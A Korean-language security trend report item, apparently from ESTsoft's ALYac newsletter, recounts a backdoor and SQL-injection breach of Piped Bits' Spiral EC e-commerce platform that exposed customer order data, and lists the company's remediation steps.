파이프드 빗츠(Piped Bits)는 이 회사가 제공하는 어페럴용 e 커머스 플랫폼 '스파이럴 EC'가 부정 접속을 받아 플랫폼 상에서 운영되고 있던 e 커머스사이트의 개인정보가 유출되었던 것이 밝혀졌다. 이 회사에 따르면 이 플랫폼의 설정에 문제가 있어, 공격자에 의해 백도어가 설치되고 외부에서 부정한 조작이 이루어지고 있었다는 사실이 판명된 것이다.

이 회사의 자회사와 고단사(講談社)가 운영하는 'NET ViVi Coordinate Collection'에서 회원 1 만 0946 건을 포함한 주문 정보 1 만 5581 건이 파일로 제삼자에 의해 다운로드 되었던 것이 판명되었다. 게다가 파일의 다운로드 등은 확인되고 있지 않지만 이 플랫폼의 이용 기업 40 개사가 운영하는 42 사이트에서 회원 약 98 만 건의 일부 정보가 열람 되었을 가능성이 있다. 결제대행 서비스와의 연계 설정 등도 일부 열람 되었다. 이 회사에 따르면 서비스를 발매한 2010 년 4 월부터 무효화해야 할 기능이 유효한 상태로 외부에서 임의 파일을 설치할 수 있는 상태였다.

최초로 공격은 받은 것은 2015 년 11 월로, 같은 달에 플랫폼 상의 e 커머스사이트를 표적으로 복수의 백 도어를 설치 당한 것 외에 이 백 도어를 통해서 최대 5400 회에 걸친 커맨드의 실행이나 약 29 만회에 걸친 SQL 인젝션, 크로스 사이트 스크립팅 등의 부정 접속을 받고 있었다. 310 종류의 파일이 취득 되었으나 이들 파일에는 개인정보 등은 포함되어 있지 않았다고 한다.

일시적으로 공격은 잠잠해졌으나, 2016 년 4 월 13 일부터 'ViVi Coordinate Collection'을 대상으로 한 공격이 발생했다. 새롭게 백 도어를 설치 당한 것 외에 약 59 만회의 SQL 인젝션이나 크로스 사이트 스크립팅 등의 공격이 발생했다. 약 3000 회에 걸쳐 셸(shell)커맨드가 실행되고 있었다.

공격자는 파일열람이나 데이터베이스에 대한 접속 시행에 의해 정보를 수집한다. e 커머스사이트 운영자가 관리 화면에 로그인하기 위한 ID 나 패스워드의 메시지 다이제스트를 취득하고 이들을 이용하여 관리 화면에 침입, 주문데이터를 다운로드하고 있었다. 게다가 여신 정보의 조작이나 지금까지와 다른 e 커머스사이트를 대상으로 관리 화면에 침입에 성공한 흔적이 발견되었다.

설치된 백 도어의 유저인터페이스는 모두 중국어였다. 또한 이번 공격에서는 외부에 공개되어 있었던 테스트환경에 취약한 패스워드를 설정하고 있어 패스워드의 메시지다이제스트의 해석에 이용되었을 가능성이 있다.

이번 부정 접속에 대해서 이 회사는 데이터베이스에 접속할 수 있음에도 불구하고 데이터베이스의 덤프 파일을 취득하지 않고 굳이 주문 정보를 다운로드했던 사실에서 신용카드번호를 노린 공격으로 분석하고 있다.

Part4. 해외 보안 동향

이 회사에서는 문제의 발각에 따라 백도어가 설치된 원인이 된 기능을 무효화하는 것 외에도 파일확장자에 의한 제한이나 감시의 강화, 부정프로그램의 삭제 등 대책을 강구했다.

한편, 이 회사는 '스파이럴', '스파이럴 PLACE', '넷 de 회계' 등 다른 서비스에 관해서 이번 시스템과는 다르게 비슷한 공격은 성립되지 않는다고 설명한다. 백 도어 등이 설치되어 있지 않은 것도 확인했다고 한다.

출처] http://www.security-next.com/071290

알약 7월 보안동향보고서
Contact us

㈜이스트소프트 보안대응팀

Tel : 02-3470-2999

E-mail : help@alyac.co.kr

알약 홈페이지 : www.alyac.com

ESTsoft